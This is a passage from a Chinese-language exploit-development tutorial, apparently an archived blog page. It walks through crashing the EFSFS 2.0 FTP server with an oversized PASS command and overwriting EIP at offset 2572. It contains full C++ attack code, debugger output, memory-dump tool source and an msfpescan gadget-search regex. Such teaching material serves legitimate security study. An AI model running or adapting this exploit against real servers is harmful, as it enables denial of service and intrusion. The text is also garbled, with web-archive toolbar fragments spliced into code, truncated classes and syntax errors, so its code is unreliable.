        PLATFORM(), CHILD_NUM(1),
        _socket(socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)),
        _child_socket(0)
    {
        if(INVALID_SOCKET == _socket) throw "Failed to initialize socket\n";
    }

    ~SimpleTCPSocket() {
        closesocket(_socket);
        if(_child_socket) closesocket(_child_socket);
    }

    bool Connect(unsigned short port, char const *ipv4 = 0) {
        SOCKADDR_IN sin;
        int rt;

        sin.sin_family = AF_INET;
        sin.sin_port = htons(port);
        sin.sin_addr.s_addr = (ipv4?inet_addr(ipv4):inet_addr("127.0.0.1"));
        return (SOCKET_ERROR != connect(_socket, (LPSOCKADDR)&sin, sizeof(sin)));
    }
};
```

INTERNET ARCHIVE
wayback machine

6 captures
14 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/09/blog-post.html
Go

1月 2月 4月
14
2014 2015 2016
Close Help

```

sin.sin_family = PF_INET;
sin.sin_port = htons(port);
sin.sin_addr.s_addr = (ipv4?inet_addr(ipv4):INADDR_ANY);

if(SOCKET_ERROR == bind(_socket, (LPSOCKADDR)&sin, sizeof(sin))) return false;
else return (SOCKET_ERROR != listen(_socket, CHILD_NUM));
}

bool ServerWait() {
    return (INVALID_SOCKET != (_child_socket = accept(_socket, 0, 0)));
}

int ServerReadBytes(char *buffer, int buffer_len) {
    return recv(_child_socket, buffer, buffer_len, 0);
}

int ServerWriteBytes(char *buffer, int buffer_len) {
    return send(_child_socket, buffer, buffer_len, 0);
}

int ClientReadBytes(char *buffer, int buffer_len) {
    return recv(_socket, buffer, buffer_len, 0);
}

int ClientWriteBytes(char *buffer, int buffer_len) {
    return send(_socket, buffer, buffer_len, 0);
}
private:
    PLATFORM_TYPE const PLATFORM;
    unsigned short const CHILD_NUM;
    SOCKET _socket, _child_socket;
};

int main(int argc, char **argv) {
    unsigned short const SERVER_PORT = 21;
    size_t const BUF_SIZE = 1024;

    int rt;
    char recv_buf[BUF_SIZE+1];
    SimpleTCPSocket<> client_socket;
    string user("USER anonymous\r\n");

    string junk(",");
    junk += string(3000, 'A');
    string exploit = string("PASS ") + junk + "\r\n";

    char *ipv4 = (argc >= 2) ? argv[1] : 0;
    if(!client_socket.Connect(SERVER_PORT, ipv4)) {
        cout << "無法連上伺服器，請檢查 IP、網路連線、或者伺服器程式是否有開啟？\n";
        return -1;
    }
    cout << "已連上伺服器，連接埠: " << SERVER_PORT << "\n";
    rt = client_socket.ClientReadBytes(recv_buf, BUF_SIZE);
    if(SOCKET_ERROR != rt) {
        recv_buf[rt] = 0;
        cout << ">> " << recv_buf;
    }

    do {
        cout << "<< " << user;
        rt = client_socket.ClientWriteBytes((char*)(user.c_str()),(int)(user.size()));
        if(rt != user.size()) break;
        rt = client_socket.ClientReadBytes(recv_buf, BUF_SIZE);
        if(SOCKET_ERROR != rt) {
            recv_buf[rt] = 0;
            cout << ">> " << recv_buf;
        }

        cout << "準備丟出 FTP 的 PASS 指令";
        int sent = 0;
        do {
            rt = client_socket.ClientWriteBytes((char*)(exploit.c_str())+sent,(int)(exploit.size()-sent));
            if(rt == 0) break;
            else {
                sent += rt;
            }
        } while (sent < exploit.size());
        rt = client_socket.ClientReadBytes(recv_buf, BUF_SIZE);
        if(SOCKET_ERROR != rt) {
            recv_buf[rt] = 0;
            cout << ">> " << recv_buf;
        }
        if(sent == exploit.size()) {
            cout << "...已丟出 " << exploit.size()
                << " 位元組\n完成攻擊...檢查伺服器端查看攻擊後狀態...\n";
            return 0;
        }
    } while(false);
    cout << "...傳送資料失敗...離開\n";
}

```

程式原始碼比較長，需要稍微解釋一下，兩個 C++ 類別基本上只是簡單包裹 Winsock 的函式和基本 Winsock 架構，我們來看函式 main() 裡面，我們假定伺服器的通訊埠是 21，所以定義常數 SERVER_PORT = 21，另外因為對方是 FTP 伺服器，我們需要接收其傳來的回應訊

INTERNET ARCHIVE
wayback Machine

6 captures
14 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/09/blog-post.html

Go

1月 2月 4月
14
2014 2015 2016

Close
Help

致如下：

```
FTP 伺服器: 220 Welcome to ***** Server!
使用者: USER *****
FTP 伺服器: 331 username ok, need password.
使用者: PASS *****
FTP 伺服器: 230 User logged in. proceed.
(或者是: 530 username or password incorrect.)
```

FTP 伺服器丟出的訊息會以特定的指令數字為開頭，使用者端的 FTP 應用程式藉由判斷此指令數字來得知目前的狀態以及接下來可進行的動作，使用者端丟出的訊息以特定的指令字串為開頭，不論是伺服器端或者是使用者端，每個獨立的訊息都以 `\r\n` (CRLF) 代表結束。一開始 FTP 伺服器會先丟出以數字 220 開頭的指令，後面接不定長度的字串代表歡迎訊息，此歡迎訊息常常被用來判斷 FTP 伺服器的軟體名稱與版本，接著使用者端丟出以 USER 指令開頭的訊息，空一格後面接 FTP 的帳號，如果帳號被允許，伺服器端會丟出數字 331 開頭的訊息，然後使用者端再丟出以 PASS 指令開頭的訊息，空一格後面接該帳號的密碼，如果帳號與密碼被伺服器接受，則伺服器回傳 230 開頭的接受訊息，否則就回傳 530 開頭的拒絕訊息，大致是這樣，更多詳情請參考 [RFC 959](#) 或者維基百科關於 [File Transfer Protocol](#) 的解釋，一般 FTP 伺服器如果允許匿名登入 (很多大型的 FTP 網站都會允許)，一般使用者可以用固定帳號 `anonymous` 登入，密碼則不特別限制填什麼，也就是一定可以登入成功，FTP 伺服器再根據使用者所使用的帳號權限，決定要開放哪些檔案和目錄給使用者，通常帳號 `anonymous` 是權限最低的帳號，開放給所有人使用。

我們事先知道 EFSFS 的漏洞在於處理使用者密碼過長的時候會發生錯誤，也就是處理 FTP 的 PASS 指令後面所夾帶字串的時候會發生錯誤，因此我們至少一開始要和伺服器正常通訊，直到我們傳輸 PASS 指令為止，程式原始碼中接下來定義了字串變數 `user`，使用匿名帳號 `anonymous`，並且再定義一個以逗號開頭，其後跟著 3000 個字母的字串當作我們的密碼，用 PASS 指令和訊息結尾 `\r\n` 包裹起來，一開始和伺服器建立基本的連線之後，我們透過函式 `ClientReadBytes()` 接收伺服器以 220 開頭的歡迎訊息，然後我們傳輸字串變數 `user` 過去，再來我們接收伺服器以 331 開頭的接受帳號訊息，然後我們傳輸字串變數 `exploit` 過去，字串變數 `exploit` 以指令 PASS 開頭，並且夾帶我們特別打造的長字串，因為 `exploit` 可能比較長，考慮到一次可能傳輸不完的情況，我們將 `exploit` 的傳輸動作包裹在迴圈中，傳輸完成之後，我們也試著接收伺服器以 230 開頭的登入成功訊息，然後再結束程式，當然，如果伺服器在我們傳輸 `exploit` 之後就當掉的話，最後的 230 登入成功訊息也就不會接收到了，這是攻擊程式大致的流程。讀者可以發現，這個攻擊程式雖然不大，只有一百多行程式碼，而且多數是因為要配合 Winsock 而衍生出來的程式碼，但是已經比我們之前的幾個範例都要來得複雜一點，因為當攻擊的對象、策略、手段不同的時候，攻擊程式會相對的更複雜，像我們現在就必須要了解基本的 FTP 運作，不是每次都可以像前幾個範例一樣不管三七二十一，只要硬塞一堆字母 A 塞到爆就可以，了解攻擊對象是攻擊者必須做的事前功課。

因為攻擊程式使用到 Winsock，請讀者按照之前我們說過的方式，在 Dev-C++ 底下按 Alt+P 叫出選單，並且在 Parameters 頁籤當中，在連結器 (linker) 的參數輸入方塊裡面，輸入 `-lwsck32`，之後再編輯產生出 `Attack-EFSFS.exe` 執行檔案，以下假設檔案路徑是在 `E:\BofProjects\Attack-EFSFS\Attack-EFSFS.exe`，請讀者根據自己電腦的路徑作調整。

如果試著執行攻擊程式，會發現建立連線之後，一旦傳輸完 PASS 指令，EFSFS 伺服器會無聲無息的當掉，這是攻擊者最愛看到的畫面第二名，我們想知道背後出了什麼狀況，所以我們用 Immunity 載入 EFSFS，按下 F9 讓它執行，等到要求註冊的畫面出現，按下 Try it! 按鈕，伺服器正常啟動之後，我們再執行攻擊程式，在 Windows 的 cmd.exe 命令列模式下輸入指令 `Attack-EFSFS.exe 127.0.0.1`，因為我們是攻擊安裝在本機 IP 127.0.0.1 的伺服器，如下圖：



此時 EFSFS 伺服器當掉，Immunity 介面閃爍，切回到 Immunity，會看到畫面如下，下方我框起來的地方代表程式的異常狀態，可以看到暫存器 EAX 被我們的字母 A 大軍所覆蓋，其值為 41414141，因為此時 CPU 準備要執行指令存取 `[EAX-C]`，所以正要存取 `41414141-C = 41414135` 的時候，發現該記憶體位址無效，因此引發例外狀況，造成程式終止：

INTERNET ARCHIVE
wayback Machine

http://securityalley.blogspot.tw/2014/09/blog-post.html
Go

1月 2月 4月
14
2014 2015 2016

Close
Help

6 captures
14 二月 15 - 26 十一月 16

CPU - thread 00000494, module fsfs

Registers (FPU)
EAX 41414135
ECX 0047ECAC fsfs.0047ECAC
EDX 010CA2B8 fsfs.0047ECAC
EBX 00000001
ESP 010CA2A8
EBP 00000000
ESI 010CA2C0
EDI 010CAE14 ASCII "AAAAAAAAAAAAAAAAAA"
EIP 00456EB1 fsfs.00456EB1
C 0 ES 0023 32bit 0FFFFFFFFF
P 1 CS 001B 32bit 0FFFFFFFFF
A 0 SS 0023 32bit 0FFFFFFFFF
Z 1 DS 0023 32bit 0FFFFFFFFF
S 0 FS 003B 32bit 7FFD0000(FFF)
I 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

Disassembly
Address Hex dump Disassembly
0047C000 0000 ADD BYTE PTR DS:[EAX],AL
0047C002 0000 ADD BYTE PTR DS:[EAX],AL
0047C004 3BC1 CMP EAX,ECX
0047C006 45 INC EBP
0047C007 00FF ADD BH,BH
0047C009 6A 45 PUSH 45
0047C00B 002E ADD BYTE PTR DS:[ESI],CH
0047C00D 6845 00 60 IMUL EAX,DWORD PTR SS:[EBP],60
0047C011 6845 00 92 IMUL EAX,DWORD PTR SS:[EBP],-60
0047C015 6845 00 A5 IMUL EAX,DWORD PTR SS:[EBP],-55
0047C019 C545 00 LDS EAX,DWORD PTR SS:[EBP]
0047C01C A6 CMPS BYTE PTR DS:[ESI],BYTE PTR
0047C01D C745 00 C5D04501 MOV DWORD PTR DS:[EBP],fsfs.00456EB1
0047C024 05 D14500FF ADD EAX,BF004501

[09:11:17] Access violation when reading [41414135] - use Shift+F7/F8/F9

噢？程式是當掉了沒錯，但這似乎不能幫助我們什麼，我們沒有覆蓋到 RET 而控制 EIP 暫存器，無法將程序導引到我們的 shellcode 裡面，充其量我們只能夠讓伺服器當掉而已，沒錯，有些時候的確是只能這樣，這種攻擊方式我們可以視為阻斷服務攻擊 (Denial of Service, 也就是常見的 DoS 攻擊)，雖然不能夠入侵該伺服器，但是攻擊者可以輕而易舉的讓伺服器當掉，使得管理人員疲於奔命的不斷救火，不過，我們的範例還沒結束，其實這個阻斷服務攻擊，有機會可以轉變為入侵攻擊，關鍵在於我們丟入的密碼字串長度，經過反覆的嘗試錯誤經驗，或許再加上一些自動化的模糊測試，我們會發現當密碼字串前面加上逗號符號，並且長度達到 2572 個位元組的時候，接下來多出來的 4 個字元會讓我們得以覆蓋到 RET，將攻擊程式中函式 main() 的部份修改如下，請稍微留意，以下只有列出函式 main() 的部份而已，程式原始碼其他的部份因為沒有更動，故沒有列出來：

```
int main(int argc, char **argv) {
    unsigned short const SERVER_PORT = 21;
    size_t const BUF_SIZE = 1024;
    size_t const RET_OFFSET = 2572;

    int rt;
    char recv_buf[BUF_SIZE+1];
    SimpleTCPSocket<> client_socket;
    string user("USER anonymous\r\n");

    string junk(",");
    junk += string(RET_OFFSET - 1, 'A'); // 減 1 是因為逗號，字元
    string ret("\xEF\xBE\xAD\xDE"); // DEADBEEF
    string exploit = string("PASS ") + junk + ret + "\r\n";

    char *ipv4 = (argc >= 2) ? argv[1] : 0;
    if(!client_socket.Connect(SERVER_PORT, ipv4)) {
        cout << "無法連上伺服器，請檢查 IP、網路連線、或者伺服器程式是否有開啟？\n";
        return -1;
    }
    cout << "已連上伺服器，連接埠: " << SERVER_PORT << "\n";
    rt = client_socket.ClientReadBytes(recv_buf, BUF_SIZE);
    if(SOCKET_ERROR != rt) {
        recv_buf[rt] = 0;
        cout << ">> " << recv_buf;
    }

    do {
        cout << "<< " << user;
        rt = client_socket.ClientWriteBytes((char*)(user.c_str()),(int)(user.size()));
        if(rt != user.size()) break;
        rt = client_socket.ClientReadBytes(recv_buf, BUF_SIZE);
        if(SOCKET_ERROR != rt) {
            recv_buf[rt] = 0;
            cout << ">> " << recv_buf;
        }
    }

    cout << "準備丟出 FTP 的 PASS 指令";
    int sent = 0;
    do {
        rt = client_socket.ClientWriteBytes((char*)(exploit.c_str())+sent,(int)(exploit.size())-sent);
        if(rt == 0) break;
        else {
            sent += rt;
        }
    } while (sent < exploit.size());
    rt = client_socket.ClientReadBytes(recv_buf, BUF_SIZE);
    if(SOCKET_ERROR != rt) {
        recv_buf[rt] = 0;
        cout << ">> " << recv_buf;
    }
    if(sent == exploit.size()) {
        cout << "...已丟出 " << exploit.size()
            << " 位元組\n完成攻擊...檢查伺服器端查看攻擊後狀態...\n";
        return 0;
    }
}
```


INTERNET ARCHIVE
wayback Machine

http://securityalley.blogspot.tw/2014/09/blog-post.html
Go

1月 2月 4月
14
2014 2015 2016


Close
Help

我們在 1 個逗號之後加上了 2572 - 1 = 2571 個字母 A，然後加上 4 個位元組 DEADBEEF，編譯產生出新的 Attack-EFSFS.exe，再次透過 Immunity 執行 EFSFS，伺服器正常啟動於通訊埠 21 之後，執行我們新的攻擊程式，此時伺服器當掉，切換到 Immunity 介面會看到如下圖，EIP 被 DEADBEEF 覆蓋：



數值 2572 是經過測試經驗得來的，這是緩衝區溢位攻擊三部曲的第一部份，可能需要透過模糊自動測試 (fuzzy testing)、以及一些偵錯的經驗而得，本書的重點在於緩衝區溢位攻擊的第二部份，也就是知道漏洞在哪裡後如何發動攻擊，故我們不深究得到數值 2572 的過程，總之讀者可以想像這部份的過程需要反反覆覆的不斷測試，伺服器不斷當掉，檢視當掉時候的暫存器狀態，最終我們會發現 EIP 被修改到了，得到偏移量為 2572，並且在更多的測試確定數值 2572 不會隨著環境或者程式執行的狀態改變，只要 EFSFS 的版本是 2.0，數值 2572 就會讓它剛好暴露 RET 的覆蓋位置，半形逗號字元的發現也是類似的過程，讀者如果自行嘗試的時候，拿掉逗號字元，會發現 EFSFS 不會當掉，要能夠發現逗號字元加上後面的長字串會讓 EFSFS 當掉，也是反反覆覆不斷測試實驗得來的，在此我們不深究此一細節。

雖然將 DEADBEEF 放上了 EIP，不過仔細看圖中 Immunity 的輸出結果，在堆疊區塊中並沒有看到我們的字母 A 大軍，這和之前我們所看到的範例完全不同，唯一有字母 A 覆蓋的地方似乎只有暫存器 ECX，其值等於 41414141，但是似乎沒有太大的幫助，在這種情況下，究竟要怎樣跳到我們的 shellcode 呢？我們甚至連 shellcode 會放在哪裡都不知道。身為攻擊者，這是我們面對到的困難，但是厲害的攻擊者是不會因此而放棄的，我們模擬攻擊者的心境，此時要做的重要步驟就是仔細檢視現場環境，尋找任何可用的材料 (似乎有點像是影集馬蓋仙)，經過仔細的尋找之後，我們發現堆疊裡面位址 010CAE14，似乎是一個字串指標，其指向我們的密碼字串，滑鼠游標移動到堆疊區塊由上往下數第 10 行的 010CAE14 位址 (請讀者留意，這是筆者電腦上看到的位址，不過相對位置堆疊區塊第 10 行是不變的)，按下右鍵，選擇 Follow in Dump，會在記憶體傾印區塊看到如下圖 (可能也需要在記憶體傾印區塊按下右鍵，選擇 Hex | Hex/ASCII (8 bytes))：



結論是我們在堆疊位址 010CAE14 的地方找到了一個指向我們密碼字串的指標，但是堆疊位址 010CAE14 是一個變動性很大的數值，會隨著程式使用堆疊的狀況上上下下，我們一定要找到可以依靠的相對位置才可以，此時發揮馬蓋仙的精神，注意看所有暫存器中，有兩個暫存器是和堆疊位址 010CAE14 相近的，一個是 ESP，其值是 010CADF0，另一個是 EAX，其值是 010CAE00，簡單計算一下數學算出相對位置，偏移量以 16 進位表示如下：

- ESP : 010CAE14 - 010CADF0 = 24
- EAX : 010CAE14 - 010CAE00 = 14

所以我們希望能夠找到類似 JMP/CALL [ESP+0x24] 或是 JMP/CALL [EAX+0x14] 等指令，或者是複合式指令如 ADD EAX,0x14 # JMP [EAX] 等指令，簡單列出一張清單，以下是我們希望找到的指令以及其 opcode，暫時不考慮複合式指令的情況：

- JMP [ESP+0x24] : FF642424
- CALL [ESP+0x24] : FF542424
- JMP [EAX+0x14] : FF6014

INTERNET ARCHIVE
wayback Machine

6 captures
14 2月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/09/blog-post.html
Go

1月 2月 4月
14
2014 2015 2016

Close
Help

此時 Immunity 還是維持著 EIP 被 DEADBEEF 覆蓋而程式是當掉的狀態，mona 有提供 !mona find 指令，有興趣的讀者可以執行 !mona help find 觀看其指令說明並自行實驗看看，或者讀者可以重新用 WinDbg 載入 EFSFS 並且攻擊到讓它當在同一時刻，然後使用 WinDbg 的 s 指令作記憶體搜尋，在此筆者打算要介紹另外一種尋找記憶體內容的方式，這種方式會使用到常規表示式來搜尋，常規表示式是威力相當強大的搜尋方式，這也是 mona 和 WinDbg 所沒有提供的功能，首先，我們需要先將此刻當掉的程式其所有記憶體內容傾印下來，以檔案的形式儲存，我們使用網友 skape 所寫的工具程式 memdump.exe，程式原始碼如下：

```

/* skape <mmiller@hick.org */
/*
 * dumps all the mapped memory segments in a running process
 */
#include <stdlib.h>
#include <stdio.h>
#include <windows.h>

#define PAGE_SIZE 4096

typedef struct _MemoryRange
{
    char          *base;
    unsigned long  length;
    char          *file;
    struct _MemoryRange *next;
} MemoryRange;

BOOL createDumpDirectory(char *path);
DWORD dumpSegments(HANDLE process, const char *dumpDirectory);

int main(int argc, char **argv)
{
    char *dumpDirectory = NULL;
    HANDLE process = NULL;
    DWORD pid = 0;
    segments = 0;
    int res = 1;

    do
    {
        // Validate arguments
        if ((argc == 1) ||
            (!(pid = atoi(argv[1]))))
        {
            printf("Usage: %s pid [dump directory]\n", argv[0]);
            break;
        }

        // If a dump directory is specified, use it, otherwise default
        // to the pid.
        if (argc >= 3)
            dumpDirectory = argv[2];
        else
            dumpDirectory = argv[1];

        // Create the dump directory (make sure it exists)
        printf("[*] Creating dump directory...%s\n", dumpDirectory);

        if (!createDumpDirectory(dumpDirectory))
        {
            printf("[-] Creation failed, %08x.\n", GetLastError());
            break;
        }

        // Attach to the process
        printf("[*] Attaching to %lu...\n", pid);

        if (!(process = OpenProcess(PROCESS_VM_READ, FALSE, pid)))
        {
            printf("[-] Attach failed, %08x.\n", GetLastError());
            break;
        }

        // Dump segments
        printf("[*] Dumping segments...\n");

        if (!(segments = dumpSegments(process, dumpDirectory)))
        {
            printf("[-] Dump failed, %08x.\n", GetLastError());
            break;
        }

        printf("[*] Dump completed successfully, %lu segments.\n", segments);

        res = 0;
    } while (0);

    if (process)
        CloseHandle(process);

    return res;
}
/*

```

INTERNET ARCHIVE
Wayback Machine

6 captures
14 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/09/blog-post.html Go

1月 2月 4月
14
2014 2015 2016
Close Help

```
BOOL createDumpDirectory(char *path)
{
    char *slash = path;
    BOOL res = TRUE;

    do
    {
        slash = strchr(slash, '\\');

        if (slash)
            *slash = 0;

        if (!CreateDirectory(path, NULL))
        {
            if ((GetLastError() != ERROR_FILE_EXISTS) &&
                (GetLastError() != ERROR_ALREADY_EXISTS))
            {
                res = FALSE;
                break;
            }
        }

        if (slash)
            *slash++ = '\\';
    } while (slash);

    return res;
}

/*
 * Dump all mapped segments into the dump directory, one file per
 * each segment. Finally, create an index of all segments.
 */
DWORD dumpSegments(HANDLE process, const char *dumpDirectory)
{
    MemoryRange *ranges = NULL,
    *prevRange = NULL,
    *currentRange = NULL;
    char pbuf[PAGE_SIZE],
    rangeFileName[256];
    DWORD segments = 0,
    bytesRead = 0,
    cycles = 0;
    char *current = NULL;
    FILE *rangeFd = NULL;

    // Enumerate page by page
    for (current = 0;
        ; current += PAGE_SIZE, cycles++)
    {
        // If we've wrapped, break out.
        if (!current && cycles)
            break;

        // Invalid page? Cool, reset current range.
        if (!ReadProcessMemory(process, current, pbuf,
            sizeof(pbuf), &bytesRead))
        {
            if (currentRange)
            {
                prevRange = currentRange;
                currentRange = NULL;
            }

            if (rangeFd)
            {
                fclose(rangeFd);

                rangeFd = NULL;
            }

            continue;
        }

        // If the current range is not valid, we've hit a new range.
        if (!currentRange)
        {
            // Try to allocate storage for it, if we fail, bust out.
            if (!(currentRange = (MemoryRange *)malloc(sizeof(MemoryRange))))
            {
                printf("[ - ] Allocation failure\n");

                segments = 0;

                break;
            }

            currentRange->base = current;
            currentRange->length = 0;
            currentRange->next = NULL;

            if (prevRange)
                prevRange->next = currentRange;
        }
    }
}
```


INTERNET ARCHIVE
wayback Machine

http://securityalley.blogspot.tw/2014/09/blog-post.html
Go

1月 2月 4月
14
2014 2015 2016
Close Help

```

        _snprintf(rangeFileName, sizeof(rangeFileName) - 1, "%s\\%08x.rng",
            dumpDirectory, current);

        if (!(rangeFd = fopen(rangeFileName, "wb")))
        {
            printf("[+] Could not open range file: %s\n", rangeFileName);

            segments = 0;

            break;
        }

        // Duplicate the file name for ease of access later
        currentRange->file = strdup(rangeFileName);

        // Increment the number of total segments
        segments++;
    }

    // Write to the range file
    fwrite(pbuf, 1, bytesRead, rangeFd);

    currentRange->length += bytesRead;
}

// Now that all the ranges are mapped, dump them to an index file
_snprintf(rangeFileName, sizeof(rangeFileName) - 1, "%s\\index.rng",
    dumpDirectory);

if ((rangeFd = fopen(rangeFileName, "w")))
{
    char cwd[MAX_PATH];

    GetCurrentDirectory(sizeof(cwd), cwd);

    // Enumerate all of the ranges, dumping them into the index file
    for (currentRange = ranges;
        currentRange;
        currentRange = currentRange->next)
    {
        fprintf(rangeFd, "%.8x;%lu;%s\\%s\n",
            currentRange->base, currentRange->length, cwd,
            currentRange->file ? currentRange->file : "");
    }


    fclose(rangeFd);
}
else
    segments = 0;

return segments;
}


```

讀者可以使用 Dev-C++ 開啟一個 C 語言專案，假設命名為 memdump，並且新增程式碼檔案 memdump.c，將以上的內容複製編輯進去，存檔之後編譯程式，產生出執行檔案 memdump.exe。

使用 memdump 的方法是這樣：首先我們透過 Process Explorer 找到 EFSFS 伺服器主程式 fsfs.exe 的 PID (Process ID)，如下圖是筆者電腦上的情況，fsfs.exe 主程式的 PID 在此時是 1764，請留意此時 fsfs.exe 還是當在 EIP 上面是 DEADBEEF 的情況：



開啟一個特定的資料夾，專門存放記憶體傾印檔案，假設我們使用資料夾路徑 E:\memdump\fsfs\ 來作這件事，開啟一個 Windows 的 cmd.exe 命令列模式視窗，假設 memdump.exe 的執行檔案路徑是 F:\tools\memdump.exe，請讀者自行根據自己電腦上的路徑作調整，在命令列模式內，輸入指令 F:\tools\memdump.exe 1764 E:\memdump\fsfs\ 如下：



有了記憶體傾印的檔案之後，我們接下來要使用 Metasploit 的工具程式 msfpescan，我們將剛剛存放記憶體傾印檔案的資料夾，整個拷貝到一台裝有 Metasploit 的 Linux 電腦上，路徑假設是 /shellab/memdump/fsfs/，假設我們的 msfpescan 安裝在 /shellab/msf3/ 底下，移動到該目錄下，執行指令 ./msfpescan -h 可以觀看 msfpescan 的說明輸出，如下：

```
fon909@shelllab:/shellab/msf3$ ./msfpescan -h
Usage: ./msfpescan [mode] <options> [targets]
```

Modes:

```
-j, --jump [regA,regB,regC] Search for jump equivalent instructions
-p, --popopret Search for pop+pop+ret combinations
-r, --regex [regex] Search for regex match
-a, --analyze-address [address] Display the code at the specified address
-b, --analyze-offset [offset] Display the code at the specified offset
-f, --fingerprint Attempt to identify the packer/compiler
-i, --info Display detailed information about the image
-R, --ripper [directory] Rip all module resources to disk
--context-map [directory] Generate context-map files
```

Options:

```
-M, --memdump The targets are memdump.exe directories
-A, --after [bytes] Number of bytes to show after match (-a/-b)
-B, --before [bytes] Number of bytes to show before match (-a/-b)
-D, --disasm Disassemble the bytes at this address
-I, --image-base [address] Specify an alternate ImageBase
-F, --filter-addresses [regex] Filter addresses based on a regular expression
-h, --help Show this message
```

我們要找的指令是以下四個指令當中的任何一個：


- JMP [ESP+0x24] : FF642424
- CALL [ESP+0x24] : FF542424
- JMP [EAX+0x14] : FF6014
- CALL [EAX+0x14] : FF5014

如果用簡單的常規表示式來表達這四個指令，可以用 `\xFF(((\x64|\x54)\x24\x24)|((\x60|\x50)\x14))` 來表示，msfpescan 的 -r 參數可以使用常規表示式來搜尋，參數 -M 可以指定由 memdump.exe 傾印下來的資料夾路徑位置，所以執行指令如下：

```
./msfpescan -r '\xFF(((\x64|\x54)\x24\x24)|((\x60|\x50)\x14))' -M /shellab/memdump/fsfs/
```

